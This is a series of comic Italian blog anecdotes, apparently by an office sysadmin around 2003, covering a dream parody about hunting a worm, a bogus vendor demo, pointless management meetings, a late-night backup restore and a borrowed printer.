SL - Va bene, allora...per stavolta e' andata cosi'...tanto oramai il danno e' fatto. Ovviamente pagheremo noi il 50% della bolletta, dato che il problema lo abbiamo anche causato noi (fissando UL2, e questo fa capire da dove arriveranno quei 2000 euro). Per il futuro vedremo di impegnarci un pochino di piu' sul fronte "sicurezza"... e...(guardando UL2)

UL2 - ??

SL - in futuro...FATTI I CAZZI TUOI!!!!

Il caffe' brucia...soprattutto quando ti sta uscendo dal naso...

Davide

03/10/2003 00:00

Men in Rack

Men in Rack

T - Ma che fai? Dormi?

IO - He? Cos...? Com...?

Mi ritrovo in una vasta sala dall'aspetto vagamente fantascientifico ma con una certa aria retro'. Il che non e' la cosa piu' stramba, dato che (ORRORE!) indosso giacca e cravatta (entrambi neri) e qualcuno si e' divertito a dipingere di nero i miei occhiali, cosi' che da semplice cilorbo non ci vedo piu' una mazza e basta.

Quello che e' peggio e' che colui il quale mi ha apostrofato e'... un pinguino. Con gli occhiali scuri. Ed ha una pistola dall'aspetto fantascientifico nella "pinna" (o ala?)...

IO - Hemmm... che cavolo sta succedendo?

T - Senti, vabbe' che sei nuovo del caso, ma devo ripeterti tutta la solfa?

IO - No, mi basta un riassunto...

T - Allora, abbiamo un Bug illegale....

IO - ...ci sono bug legali?

T - No, ma molti vengono ricatalogati come "features" ...ma non distrarmi! E' grosso, cattivo e si fa chiamare Slapper.

IO - Che fantasia.

T - E' qui' da qualche parte e noi dobbiamo stanarlo. Ecco, prendi la tua pistola ed andiamo.

Mi allunga una specie di pistola.

IO - Wow! La nuova sparachiodi Annikilator 3000!

T - Occhio a dove punti quell'affare...

Ci addentriamo percio' lungo un corridio. Alle pareti appaiono spaventosi ritratti di Bill Gates, mentre avanziamo mi vengono in mente un paio di domande.

IO - Ma una volta che lo abbiamo trovato che ci facciamo?

T - (agitando la pistola) ...che cavolo di domande...

beeeep! beep!

Distratto dal suono mi giro di scatto, vedo una forma vagamente umana ed immediatamente la mia Annikilator scatta all'opera...

TWACH *TWACH* *TWACH*

La creatura si ritrova "inchiodata" letteralmente alla parete.

IO - HA! Ti ho beccato!

T - Ma quello non e' il Bug! E' SL!

SL - ...eeerk!...

IO - Ho...vabbe', tanto volevo farlo... Ma questo "Bug" come cavolo e' fatto esattamente?

T - E' grosso, ha 6 zampe, sa aprire bene le porte se sono marcate con "1434", divora banda come se niente fosse. Ti basta?

Cosa fa' l'applicazione X ?

IO - Hummm... non e' che somiglia vagamente a Steve Ballmer?

T - Be', visto nella giusta luce...perche'?

IO - ...e' proprio qui' dietro...

Ci voltiamo entrambi per fronteggiare il mostro...

Bug - Ha! E voi vorreste acchiappare me?

T - Pork...SPARA!

IO - E' una parola...ho finito i colpi...perche' non spari tu?

T - Hai mai provato a manovrare un grilletto con una pinna?

IO - ...suona complicato...

Bug - Bah! Bando alle ciance!

Spalancando l'enorme bocca si pappa T in un solo boccone. Pistola e tutto...

IO - Yeeech...non te lo ha insegnato la mamma a masticare prima di inghiottire?

Bug - Questo e' niente! Devi vedere quando ho sottomano il software giusto!

IO - Software? (frugandomi in tasca e...c'e'!!!) Prova con questo allora!

Rapidamente, estraggo un floppy e lo lancio in aria, il Bug spalanca la mostruosa bocca e si pappa il dischetto senza manco dargli un'occhiata.

Bug - Un bell'antipasto...mah...URK! BLEAH! PUAH! Cosa diavolo... AAAAGH!...volete mandare una segnalazione a Micro...

***SPLORCH*!**

Schizzando frammenti di heap e dll da tutte le parti il mostro si frantuma in mille pezzi e crasha a terra.

IO - Driver Duemond DirectX non certificati...non sbagliano mai...

A questo punto mi interrompo perche' qualche cosa si muove nei resti del mostro... ma e' solo T, che riemerge, un po' inzaccherato ma vivo, dai rimasugli.

T - Puah! Che schifo! Mai visto una tale schifezza dall'interno!

IO - Era quasi meglio dall'esterno...

T - Ottimo lavoro D.

IO - Grazie...ma che cavolo e' quello? (indicando un'oggettino luminoso nella pinna di T)

T - Il Death Ping, quello che dovevamo recuperare, e adesso...

Senza dire altro si mangia il Ping!

IO - Hemmm... ma non ti fara' male?

T - No, anzi, attiva la trasformazione.

IO - Quale trasf...

-*SHAZAM*-

Rimango parzialmente abbagliato da un lampo luminoso, ed ecco che, al posto del buffo e tozzo pinguino, si trova una fanciulla dall'aspetto mozzafiato, e non troppo vestita oltretutto...a dire il vero ho qualche difficolta' a descriverla, dato che in questo momento mi si sono pure crepati gli occhiali...comunque i termini "sventola

Cosa fa' l'applicazione X ?

della madonna" vengono naturali...

T - Allora bello...cosa facciamo stasera?

BEEEEBOOOOP!! BEEEEBOOOOP!!! **BEEEEEEEEEEEEEEEE....**

Pork...Mannagg...la sveglia... ma proprio adesso che diventava interessante! Ma io non ci vado al lavoro oggi!
Ritorno a dormire!

Davide

17/03/2003 00:00

La Legge di Bob*

La Legge di Bob*

Qualche tempo addietro, abbiamo ricevuto la visita di un tizio, il quale era a caccia di un branco di idioti, sufficientemente idioti da acquistare il software che cotesto tizio tentava di vendere.

Non vi e' dubbio che li ha trovati...

Il software in questione e'....be...non lo so che cosa e', so solo che dovrebbe essere una sorta di "carrello della spesa" con una qualche funzione di "prenotazione" prodotti, uno dei tanti che esistono in giro.

Il tizio e' arrivato una bella mattina, si e' chiuso in sala riunioni con SL, SUSL ed un vario numero di UL ed ha proceduto alla "demo" del suo prodotto...che ha funzionato come un'orologio svizzero per tutte le 3 ore del meeting senza sbagliare mai.

Ovviamente tutti sono rimasti ultra-entusiasti della cosa e, entrati in "modalita' promiscua", hanno firmato immediatamente un contratto di acquisto e rivendita di tale software per un periodo di 3 anni.

Tutto questo senza consultare nessuno del reparto tecnico e senza aver dato una seconda occhiata al "prodotto".

Se state pensando che sono un branco di idioti, non siete i soli.

E' stato solo al termine della lunga riunione e quando tutte le carte erano state firmate ed il tipo aveva levato le tende che sono riuscito a mettere le zampe sul computer e a dare un'occhiata a tale prodotto... vabbe', e' una normale Web Application...solo che sembra comportarsi in modo un po' strano, dato che io inserisco dei dati, ma lui ne presenta degli altri...

Dopo circa una mezz'ora, mi sono reso conto che il "programma" che stavo guardando non era affatto un "programma". Si trattava in sostanza di una sequenza di pagine **statiche** con dei dati pre-impostati che venivano presentate in sequenza. In pratica, si trattava solo di premere il tasto "invio" per avere la "demo" mostrarsi a video, ed ogni informazione immessa a tastiera veniva categoricamente ignorata.

Ora, se qualcuno di Microsoft sta leggendo questo, e' pregato di farsi un'appunto e di discuterne con il vostro Marketing, attualmente e' un'ottimo sistema per dimostrare un prodotto...se non c'e' un prodotto non c'e' modo che tale prodotto possa sbagliare e far fare brutta figura al "dimostrare". Ovviamente voglio una percentuale sul vostro aumento.

Comunque, un paio di giorni dopo SL mi consegna, trionfante, un CD con il "prodotto" da installare su uno dei server cosi' che si possa "dimostrare" a possibili clienti e quindi vendere...come da piani supremi.

Dopo un paio di ore perse, stabilisco che di questo coso, sul CD ne mancano i due terzi buoni. Ergo, mi attacco al telefono e chiamo SL, il quale mi rimanda ad un'altro numero di telefono (quello del tizio in teoria) che si rivela scollegato.

Dopo un giro di telefonate ed e-mail riesco a rintracciare qualcuno all'hosting partner che ospita sto cacchio di applicazione, i quali mi dicono che non ne sanno niente e mi rimandano al numero di telefono di cui sopra. Dopo avergli spiegato varie volte la situazione, un numero impressionante di telefonate, mail et similia riesco ad ottenere username e password per accedere via ftp al sito. A questo punto mi scarico l'intera applicazione e

Cosa fa' l'applicazione X ?

tutto cio' che e' necessario.

Nonostante cio', non c'e' verso di far funzionare tale affare.

Passo percio' alla terza fase: mi armo di pazienza e di un buon editor e comincio a guardare il codice (ASP).

Cose orrende cominciano subito ad apparirmi...password in chiaro nel database...nessun tentativo di utilizzare una qualche foreign key... insomma, diciamo che in una scala di fetenza da 0 a 10 questa cosa totalizzerebbe un 99.

A questo punto riporto il tutto ad SL.

IO - E' una chiavica ti dico! Sto' coso non funzionera' mai!

SL - Ma durante la demo ha funzionato alla perfezione!

IO - Te l'ho spiegato 3 volte! La demo non era una demo!

SL - ...ma sembrava cosi' realistica...

IO - Ma non lo era!

SL - Hummm...cosa possiamo fare per farla funzionare?

IO - Cosa?

SL - Insomma...l'abbiamo pagata ed abbiamo un contratto per la rivendita, non si puo' farla funzionare?

IO - Come no...riscrivendola da capo...

SL - Be'...potrebbe essere un'idea...

IO - Ah ah...ah? Stai scherzando vero?

SL - No perche'?

IO - Hemmm...fammi capire...noi abbiamo pagato sta roba...che non funziona, il tipo e' irreperibile...e tu vorresti riscriverla da capo in modo da poterla vendere?

SL - Be', non proprio, attualmente quello che pensavo io e' di trovare un compratore, ed una volta trovato il compratore riscrivere l'applicazione in modo da poterla vendere!

IO - Hemmm...io forse sono un po' all'antica, ma ho sempre pensato che **prima** devi avere il prodotto e **poi** venderlo...ma forse sono io che sono rimasto indietro nel vorticoso marketing del futuro... posso fare due domande?

SL - Certo!

IO - Come conti di vendere a qualcuno un prodotto che non c'e'?

SL - Be', la demo funziona benissimo no? D'altra parte noi lo abbiamo comperato cosi'!

IO - ...ok, questo risponde anche alla seconda domanda...

A questo punto mi viene un dubbio atroce...

IO - Hummm...non e' che nel contratto che abbiamo stipulato con questo tizio c'e' una clausola di possesso dei sorgenti che copre anche le modifiche apportate da terzi?

SL - E' possibile...perche'?

IO - Perche' questo vuole dire che **noi** riscriviamo l'applicazione e **lui** se la piglia aggrattisse!

SL - Hu....hummmm....questo contratto comincia a non apparire poi cosi' vantaggioso tutto sommato...

IO - Togliami un'ultima curiosita': quanto l'abbiamo pagata questa roba?

SL - \${cifra_da_far_rizzare_i_capelli}

IO -un genio...non c'e' che dire...

* La "Legge di Bob" e' stata enunciata nell'immortale libro di Scott Adams "Il Principio di Dilbert", e si riferisce al marketing. Bob il dinosauro la pronuncia cosi': non migliorare il prodotto, cerca un cliente piu' scemo.

Cosa fa' l'applicazione X ?

Davide

24/03/2003 00:00

La Riunione

La Riunione

Lunedì

Eccomi incastrato nella peggiore riunione esistente...scopo: ... hummm...bho! So solo che sono incastrato qui'.

SL - Come ben sapete {ma che mi prende in giro?} l'anno scorso abbiamo utilizzato il 34% delle risorse sul 28% delle attività... blah blah blah yada yada yada...

Per prima cosa vorrei pertanto proporre un nuovo motto per il dipartimento:

"Facciamo quello che supportiamo e supportiamo ciò che facciamo!"

IO - He?...aspett...cos...

Uno dei pochi neuroni che ancora funzionano nel mio cervello tenta, eroicamente, di risolvere l'anello di Moebius implicito nel motto, ma si inloppa e muore! I neuroni superstiti fuggono terrorizzati a nascondersi nell'angolo più buio e lontano del cranio. Il risultato è che per circa 40 minuti sono anestetizzato ed incapace di recepire quello che succede attorno a me...il che non è troppo male comunque...

Quando mi riprendo (più o meno), SL sta procedendo alla definizione delle "priorità operative" spostando dei foglietti colorati sulla lavagna.

SL - Allora, "ridefinizione della coerenza procedurale", viene dopo "efficienza integrativa" (piazza giù il foglietto colorato sotto all'altro), mentre "Supporto flessibilità" viene prima di "Ripartizione procedurale"...

Va' avanti così per un po'...un bel po'...

IO - (studiando la "mappa") Che differenza c'è tra "supporto incidenti inattesi" e "risoluzione problemi on-the-spot"?

SL - Be' gli incidenti inattesi sono quelli che capitano quando non te lo aspetti, mentre i problemi "on the spot" sono quelli che... hummm...on the spot...no?

IO - He, certo...detto così è molto più chiaro...

SL - Hummm...dunque...quindi "controllo del budget di progetto" viene in sequenza dopo "definizione dei limiti di budget"...dove cavolo si è nascosto? (guardando la lavagna coperta di foglietti colorati e cercando quello giusto)

IO - La' (indicando il foglietto che, staccatosi, è finito nell'angolo della stanza)

SL - (perplesso) E perché sta là'??

IO - Eri indeciso se doveva andare prima o dopo di "Coerenza budget operativo" e lo hai messo nell'angolo per decidere dopo.

SL mi osserva pensoso, dato però che la mia espressione è serissima e quella degli altri presenti è altrettanto seria (vorrei vedere voi dopo due ore di riunione così!) si convince della verità della mia affermazione.

SL - Ah già'

E detto questo tira il nuovo foglietto nell'angolo, sopra a quello già presente. A questo punto UL, seduto alla mia sinistra è vittima di un'ingorgo nelle vie digesto-respiratorie tra l'aria ed il caffè che si stava bevendo...comincia perciò ad emettere suoni di ogni genere ed a fare versi poco carini nel tentativo disperato di non strangolarsi e di non sbruffare caffè ovunque. Dopo un paio di minuti e raggiunto un bel colorito violaceo, decide che tra il soffocare e l'eruttare caffè ovunque, la seconda opzione è da preferire. La riunione

Cosa fa' l'applicazione X ?

viene quindi aggiornata di un quarto d'ora mentre tutti si ripuliscono dal caffè'.

SL - Quindi... "ripristino da incidenti casuali" dovrebbe essere subordinato a "riconfigurazione per cause naturali"...

IO - Come si stabiliscono le "cause naturali" per il "ripristino di configurazione"?

SL - Be', se sono naturali sono naturali...

IO - Ok, supponiamo che io, incazzato come una iena verso un'utente, spiani il suo computer, crittografi la sua directory, cambi la sua password e disconnetta il suo telefono, questo rientra in "incidente casuale" o "causa naturale"?

SL - Hemmm...

A questo punto UL minaccia di nuovo di esibirsi nella sua imitazione di un'idrante caricato a caffè', per evitare ulteriori danni tutti fuggono dalla stanza al grido di "ren voor je leven!" {correte se volete salvarvi! n.d.a.}, la riunione viene quindi definitivamente aggiornata.

Venerdi'

UL ha deciso di prendersi una giornata di ferie, con somma gioia di tutti i presenti e della donna delle pulizie che ha smadonnato per 3 giorni per pulire tutto il caffè' sparso in giro. Dato che i fogliettini sono stati spazzati via durante la settimana, SL riparte con una versione ridotta.

SL - Quindi, quello che vogliamo raggiungere e' il 98% di uptime con il 75% di supporto...

IO - Ma come lo calcoli l'uptime?

SL - Be'...se e' up e' up..

IO - Sì grazie, ma se calcoli il 98% su un singolo giorno di 8 ore, sono 25 minuti, che se riavvii un server per una volta sono già andati, se calcoli su un mese intero sono 8 ore di downtime, se spengo il server per 8 ore gli utenti faranno la fila per randellarmi!

SL - Hemmm...quello che intendo dire e' che il nostro "servizio" e' percepito dagli utenti come non molto efficiente, a questo scopo ho preparato alcune slide da mostrare...dove e' il telecomando di questo coso (indicando l'enorme televisore Sony presente nella stanza)?

UL2- Ci penso io (acchiappa il telecomando da una mensola e comincia ad armeggiare)

SL - Non puoi non riconoscere che abbiamo avuto molti disastri negli ultimi tempi..

IO - Infatti sono il primo a riconoscerlo, ma sono anche il primo a puntualizzare che **TUTTI** i problemi sono stati causati da hardware difettoso o mal mantenuto, roba che abbiamo recuperato sa Dio dove, problemi non basati sul nostro sistema (se uno switch KPN esplode e mezza Amsterdam e' senza rete non puoi prendertela con me!) o causati dall'incompetenza degli utenti! E che in ogni caso possibile ho risolto il problema in meno di 2 ore e senza spendere un patrimonio!

SL - Suvvia! I nostri utenti non sono proprio incompetenti!

IO - Il fine settimana scorso, quando ero qui' per installare la nuova rete GigaBit sul SAN che abbiamo in prova da Dell, sono stato qui' per tutto il giorno e non c'e' stato nessun problema! Il che indica che la rete funziona perfettamente!

SL - Ma chi c'era qui'?

IO - Quelli delle pulizie.

SL - Ma loro non sono i nostri utenti!

IO - (pensandoci un'attimo) Hai ragione: loro sanno usare una scopa!

SL - Herr....ma non sanno usare un computer!

IO - Mha! Il tizio portoricano se la cavava mica male a Quake...e poi (guardando UL2 che sta ancora armeggiando col telecomando) sei proprio sicuro che i nostri utenti sappiano usare un computer?

UL2- (sentitosi chiamare in causa) Sto' coso non funziona!

IO - ...prova a girarlo nel senso giusto ed a puntarlo contro il televisore...

UL2- Humpf...(accende il televisore)

Cosa fa' l'applicazione X ?

SL - Ok, vabbe'...forse non tutti hanno una laurea o anni di esperienz... hummm...

Tiro ad indovinare, ma si e' appena ricordato che io **non ho** una laurea, mentre UL2 si' e lui e' anche un paio d'anni piu' vecchio di me...e quando non puoi tirare in causa l'istruzione o l'eta' rimane solo la genetica...

SL - Comunque, ecco quello che voglio realizzare (premendo il tasto e facendo partire la presentazione). Ecco, questa e' la situazione corrente...

Slide raffigurante un'omino depresso, seduto ad un tavolo sovraccarico di carta e con un computer con la lingua di fuori.

SL - Mentre questa e' la situazione verso cui vorrei andare...

Slide raffigurante un'omino contento, seduto ad un tavolo privo di carta e con un computer sorridente.

IO - Ma quello sono io o un'utente? E per andare da una situazione all'altra conti di usare tecniche illegali o proibite dalla Convenzione di Ginevra o semplicemente di cambiare la marca di caffe' che usiamo?

SL - Hemmm...no, questo dovrebbe essere un'utente...e per ottenere questo conto di ristrutturare il sistema introducendo una SLA.

IO - ...una che? (nota: "sla" in Olandese e' l'abbreviazione di "insalata")

SL - Una Service Level Agreement, cioe' un documento dove dichiariamo quello che facciamo e quello che garantiamo.

IO - Forse sono un po' de coccio...ma non vedo come questo possa cambiare la situazione...

SL - Ecco (passa alla slide successiva, raffigurante il solito omino con un'espressione perplessa e parecchi punti interrogativi che osserva il suo computer che mostra un punto esclamativo) questo qui e' un'utente che ha un problema e non sa se chiamare te o no e non sa se puoi farci qualche cosa o no ed in quanto tempo, mentre questo (altra slide raffigurante lo stesso utente che parla al telefono) e' lo stesso utente che sa che puoi riparare il problema e quanto tempo ci puoi mettere. Chiaramente nel secondo caso c'e' meno incertezza e c'e' piu' fiducia nel..

IO - Scusa??? Come 'azzo faccio a sapere se posso "riparare" un problema se non ho la piu' pallida idea di quale possa essere il problema?? Ed anche sapendo quale puo' essere il problema, se devo richiedere delle parti di ricambio da un fornitore, quello me le deve mandare, magari non le ha in casa...insomma, ci sono un po' troppe variabili!

SL - Appunto, io voglio un documento che specifica chiaramente che la nostra (nostra?) responsabilita' e' limitata ai problemi interni e che non rispondiamo nel caso in cui dobbiamo richiedere l'intervento esterno. Oppure vogliamo il budget necessario a tenere in casa tutti i possibili componenti.

IO - Hummm...mi stai dicendo che i nostri utenti sono tanto intelligenti da usare un computer e non abbastanza da capire che se devo chiamare il tecnico delle stampanti finche' quello non arriva io non posso fare una mazza?

SL - Forse si, ma se e' chiaramente indicato in un documento e' meglio e toglie quel senso di incertezza che e' tipico dei nostri utenti e che e' la causa dei nostri problemi.

IO - Hummm...il senso di incertezza e' dovuto al fatto che gli utenti non sanno mai se posso infierire su di loro oppure no...e questo gli impedisce di uscirsene fuori con richieste idiote...qualche volta...comunque io ho sempre pensato che il nostro problema e' dovuto alla presenza di troppi utenti imbecilli ed all'incapacita' del management di riconoscere le effettive priorita' (pensando ai vari casi del tipo *nastri di backup -vs- scaffali per monitor guasti o acquisto di software inutile -vs- upgrade di hardware utile*) e alla tendenza dello stesso management di posporre all'infinito le decisioni importanti (pensando a cose come *acquisto nuovi server -vs- riciclo di normali PC o acquisto in blocco di hardware usato -vs- upgrade dell'impianto elettrico che dovrebbe sopportare tale hardware*) e **NON** alla mancanza di un'ulteriore pezzo di carta che nessuno leggerà mai! Lasciamo perdere poi il capirlo!

SL - Ti assicuro che un simile documento migliorerebbe molto la nostra immagine verso gli utenti, e se

Cosa fa' l'applicazione X ?

vogliamo diventare dei fornitori di servizi a terzi...

IO - Come come??

SL - Hemmm...(si e' accorto di aver parlato troppo)...c'e' un piano a lungo termine per...hemmm...estendere a clienti esterni i nostri servizi di...hummm...gestione.

IO - E...questo piano prevede un'allargamento del dipartimento?

SL - Hemmm...non e' ancora un piano definitivo...ma la prima fase e' la definizione di una SLA da sottoporre al Management per approvazione.

IO - ...ce l'hai una slide raffigurante un'omino impiccato? Perche' e' quello che succedera' a me...

A questo punto un CL mette dentro la testa.

CL - Ho un problema con la posta elettronica!

IO - Che problema?

CL - Mi chiede la password!

IO - Chi ti chiede la password?

CL - HotMail! Vuole il nome del mio account e la mia password! Ho provato ad inserire il mio nome utente e la mia password di rete ma non la accetta!

IO - No, se vuoi fare login su HotMail devi usare il nome utente e la password che ti hanno dato quando hai sottoscritto l'account di HotMail.

CL - ...ma io non ho un'account su HotMail...potrebbe essere per quello?

IO - (rivolto ad SL) Ce l'hai la slide di un tizio con una maschera da hockey armato di una motosega che insegue un'altro tizio?

SL - No, perche'?

IO - Perche' e' quello che faro' io tra poco...

Davide

31/03/2003 00:00

Fuori Orario

Fuori Orario

Sono le 18.05 e mi sto preparando a lasciare la Sala Comando, verifico i nastri di backup per stanotte, controllo varie cosuccie, sto cominciando a prepararmi per la vestizione (viaggiare in moto quando fuori ci sono 3 gradi sotto zero non e' uno scherzo), quando UL irrompe, agitatissima, nella stanza.

UL - Whoffle whoffle yabbalaya!!

IO - Herr....hu?

UL - (sempre piu' agitata) Yaddadi Yaddadi box is blue!

IO - Hemmm...ripeti tutto, specialmente l'ultima parte...

UL - (ancora piu' agitata) Whooffle shuffle yadda yu-yu, diskisempty whatcanIdo???

IO - Hemmm...ok, facciamo che esci, chiudi la porta, rientri e ricominciamo da capo?

UL - (ancora piu' agitata) Yaddi hyppy tonkiti tonk!!!

Sto pensando se un paio di martellate sul cranio potrebbero rimettere a posto la rotella che sicuramente si e' allentata, quando il telefono si mette a suonare, distraendomi dall'interessantissima conversazione...

CL1- E' li' UL?

IO - Si' e' qui'...che le avete dato da bere a pranzo?

CL1- No, niente, e' che abbiamo perso una directory..

IO - Provato a guardare sotto al letto? Quando perdo qualche cosa io di solito finisce li'...

CL1- Non scherzare, e' una cosa importante, dobbiamo finire sta roba per domani e ci siamo persi l'intera directory del progetto!

IO - Come cavolo avete fatto a perderla?

CL1- Dunque...stavo usando \${Microsoft_crap_#1}, poi ho aperto \${Microsoft_crap_#2}, ho copiato - incollato - zappato - fulminato - girato, poi ho doppiocliccato su \${Microsoft_crap_#3}, a questo punto ho ricevuto una maschera di errore se volevo o no mandare tutti i miei soldi a Microsoft, ho scelto "no", e' apparsa una finestra con su' scritto "too bad" e la macchina e' crashata. Quando e' ripartita la directory era sparita...

IO - Be', non ci vedo niente di strano, salvo il fatto che hai potuto scegliere "no" in fondo.

CL1- Possiamo recuperare qualche cosa?

IO - Hummm...posso vedere nel backup di ieri, ma se avete fatto delle modifiche oggi mi sa che ve le siete perse.

CL1- La versione di ieri e' ottima!

IO - Ok, comincio a caricare i nastri, puoi venire giu' cosi' mi dici cosa ripristinare?

CL1- Ok, arrivo.

Poco dopo CL1 arriva, io nel frattempo ho rimesso dentro i nastri di ieri e comincio a controllare i dati.

IO - Ok, la directory c'e'. Se la vuoi ripristinata la posso ripristinare, pero' ci puo' impiegare anche due ore.

CL1- Urka! Cosi' tanto.

IO - I nastri sono lenti. Vado?

CL1- Ok, vai.

A questo punto UL, oramai sull'orlo dell'infarto, ri-irrompe in Sala Comando accompagnata da CL2.

UL - Hyaddy Hyaddy Whooffle Whoffle Bungladidu'!!!

CL1- Bona! Bona! Adesso sistemiamo tutto, tornatene di sopra, scio'!

Cosa fa' l'applicazione X ?

UL - WhoaWhoa zappiti zappiti!!

IO - Non regge molto bene lo stess...vero?

CL1- No, non molto, no...

CL2- Ha chiamato \${cliente}, sta venendo qui' per controllare la release...

CL1- Hurg!

CL2- Riusciamo ad avere _qualche_cosa_ in una mezz'ora?

IO - (guardando il server) E' al 5% di ripristino.

Segue un'attesa angosciata, con CL1 e CL2 quasi catatonici ad osservare la percentuale di restore che scorre lentamente ed UL bofonchiando frasi senza senso.

Io nel frattempo ho dato l'addio alla mia cena casalinga, tanto lo so gia' che questi tre me ne combineranno qualche altra, e procedo ad ordinare la pizza.

Un'ora e mezza dopo, la pizza e' stata consegnata e mangiata, il restore e' terminato ed il \${cliente} ancora non s'e' visto. CL1 e CL2 si fiondano a verificare le cose e fortunatamente si portano via UL. Prima di scomparire pero' si sincerano che non sto ancora lasciando l'edificio. Infatti dieci minuti dopo il trio e' di ritorno.

UL - Bangalla bangalla!

Tutti e 3 la guardiamo con aria interrogativa per un po'...poi UL decide di correre da qualche altra parte.

CL1- Dobbiamo preparare un CD!

IO - E che problema c'e'? Ci sono 5 masterizzatori in giro per l'edificio!

CL2- Attualmente, l'unico che funziona e' quello (indicando la "stazione di bruciatura" presente nel mio ufficio)

IO - Che e' successo agli altri?

CL1- I due Mac sono crashati e le altre 3 hanno...hummm...problemi...

IO - Vabbe', accomodati. (indicando la "stazione")

I due si mettono a preparare il CD, in quel momento suona il campanello dell'ingresso. Vado a vedere ed e' il \${cliente}. Evito di chiamare UL e mi rivolgo a CL1 che pare ancora in grado di intendere e volere.

Mentre CL1 intrattiene \${cliente}, CL2 finisce di preparare il CD, lo schiaccia in una delle macchine di Test ed inizia la dimostrazione, che si interrompe 0,5 secondi dopo perche' nessuno sa la password per accedere a questo cacchio di applicazione a parte UL.

Dopo un quarto d'ora circa di infruttuose ricerche, procedo alla craccatura dell'applicazione (password in chiaro nel database!) e la demo puo' andare avanti con successo. \${cliente} non si mostra estremamente impressionato ma da' il suo sigillo di approvazione al tutto, CL1 e CL2 respirano piu' liberamente ed io finisco i preparativi per andarmene.

Mentre sto chiudendo il portone ed attivando l'allarme mi sovviene un dubbio...

IO - Ma UL dove cavolo e' finita??

CL1 - (guardando CL2) Vabbe'...che vuoi che succeda?

IO - Lei esce da dove si e' nascosta, l'allarme scatta, la polizia interviene e se la portano via per accertamenti.

CL1 e CL2 (in coro) - Va bene cosi'!

Spero solo che il poliziotto non spari prima di domandare chi e'...

Cosa fa' l'applicazione X ?

Davide

04/07/2003 00:00

Apparizioni... Sparizioni...

Apparizioni... Sparizioni...

Sto' facendo un po' d'ordine in quella specie di immondizzaio che passa per armadio dell'hardware, quando il telefono mi richiama alle mie attivita' sociali.

CL - Non riusciamo piu' a stampare!

IO - Che problema c'e'?

CL - Continua a dare errore che la stampante e' fuori linea!

IO - Quale stampante?

CL - La stampante X

La stampante "X" e' una normale HP Laserjet 4050n, quindi mi loggo nel monitor delle stampanti e controllo: la stampante risulta "irraggiungibile"! Oibo! Provo a collegarmi direttamente con la sua consolle (<http://.....>) e... niente! La stampante appare "morta".

IO - hu... pare che la stampante sia spenta o fuori linea... vengo a dare un'occhiata.

Salgo quindi al piano e mi dirigo alla volta del tavolo che ospita tale stampante, faccio per premere il tastino della stampante ma la mano si blocca a mezz'aria... infatti la stampante non e' piu' sul tavolo! (ho gia' accennato al fatto che non ho ancora preso il mio caffe' mattutino?)

Mi guardo attorno costernato. Il cavo di rete e' ancora qui', ma la stampante e' scomparsa nel nulla.

Mi rivolgo percio' a CL2 che e' seduta li' accanto.

IO - Hemmm... scusa... la stampante che stava su quel tavolo... che fine ha fatto?

CL2- Hooooooo... ma sai che non me ne ero neanche accorta che non c'era piu'?

IO - Hummm... tu non stampi molto spesso he?

CL2- No, non molto, anzi direi che quella stampante non la uso proprio mai, di solito uso la stampante a colori al piano di sopra.

IO - E non hai idea di chi si puo' essere inchiumato questa?

CL2- No.

Faccio qualche domanda in giro, cose del tipo "scusa, per caso hai visto uno uscire con una stampante sotto al braccio ieri?", ma la mia indagine non sortisce esiti di sorta.

Ok, e' il momento di ricorrere alle risorse occulte, cioe': le "telecamere di sorveglianza". Ci sono, sparse per l'edificio, una dozzina di WebCam, queste dovrebbero (in teoria) servire solo ai computer sulle quali sono installate, ma non e' un mistero che si possano accedere anche da altre parti.

Un rapido controllo mi dice che, fino alle 16.30 di ieri, la stampante era ancora su quel tavolo, poi, purtroppo, il pc la cui camera inquadra il tavolo in questione e' stato spento ed ogni traccia della stampante persa.

A questo punto mi metto a caccia di SL. Lo trovo infognato in una barbosa riunione, come al solito. Metto dentro la testa comunque.

IO - Scusa... hai un'attimo?

SL - E' proprio urgente?

Cosa fa' l'applicazione X ?

IO - Credo di si'. Qualcuno si e' portato via una stampante!

SL - He?? Come "si e' portato via" una stampante?

IO - Ci hai presente la stampante X? Bene, fino a ieri sera era li' e adesso non c'e' piu'!

SL - E non hai domandato chi e' stato?

IO - Pare che nessuno ne sappia niente.

SL - Hummm... quanto vale una stampante del genere?

IO - Oh, non moltissimo...

A questo punto UL (lo stesso di Tutti i Cani Vanno in Paradiso e La Sicurezza Prima di Tutto), si intromette...

UL - Ah, quella stampante, l'ho portata a casa mia ieri sera.

Silenzio di tomba...

SL - E... come mai?

UL - Be', avevo alcuni documenti da stampare e mi serviva una stampante, quella sembrava non molto usata quindi...

IO - E non ti e' passato per la testa di domandare o avvisare prima di portartela via?

UL - Non mi sembrava una cosa cosi' esageratamente importante.

SL - Quello che pensi TU non e' esattamente la stessa cosa che pensano gli altri. Sarebbe opportuno che PRIMA di prendere certe decisioni unilaterali ne discutessi o almeno informassi della cosa.

Tiro ad indovinare, ma la serie di XXXXate mostruose fatte da UL stanno cominciando a disturbare vagamente SL...

UL - Suvvia, ci sono altre stampanti disponibili...

SL - Il punto non e' se ci sono altre stampanti o no! Il punto e' di organizzare certe cose, e non farle alla XXXXX ogni volta!

A questo punto decido che il resto della riunione non mi interessa molto e vado a prendere il primo caffè' della giornata. Una mezz'oretta dopo UL esce trafelato dalla sala e si dirige verso l'ingresso. Circa un'ora dopo arriva con la stampante e me la piazza sul tavolo.

UL - Contento?

IO - Io? Che mi frega a me della stampante? Se lo dicevi... ho 3 DeskJet nell'armadio!

UL se ne va senza proferire parola, mentre io riporto la stampante al suo posto e la ricollego. Mentre il povero server di stampa scarica kili di pagine sulla ritrovata stampante incrocio CL3, la quale lavora con HRSL.

CL3 - Heila'

IO - Novita'?

CL3 - Pare che UL abbia dato le dimissioni.

Un problema in meno nel futuro.

Davide

14/04/2003 00:00

La Dura Vita del Compratore

La Dura Vita del Compratore

Vi ricordate di una certa rumorosa stampante? Bene, dopo innumerevoli peripezie ed alcuni quasi-incidenti (nel senso che siamo riusciti ad evitare che qualcuno sfogasse le proprie ire sul costosissimo congegno), SUSL ha deciso che "in fondo in fondo quella stampante e' troppo costosa e non ci serve".

La Oce e' stata fin troppo contenta di recuperare una stampante sostanzialmente nuova di trinca (ha funzionato per 2 giorni si e no), dopo aver ricevuto in anticipo il pagamento per 2 anni di assistenza on-site e del 30% della stampante stessa. Ovviamente i soldi col cavolo che li rivedremo mai piu'.

Un bel giorno di Marzo il solito enorme furgone e' arrivato, i soliti due poveri tapini hanno faticato due ore e, al termine dell'immensa faticata, la stampante ha ripreso la via del mare.

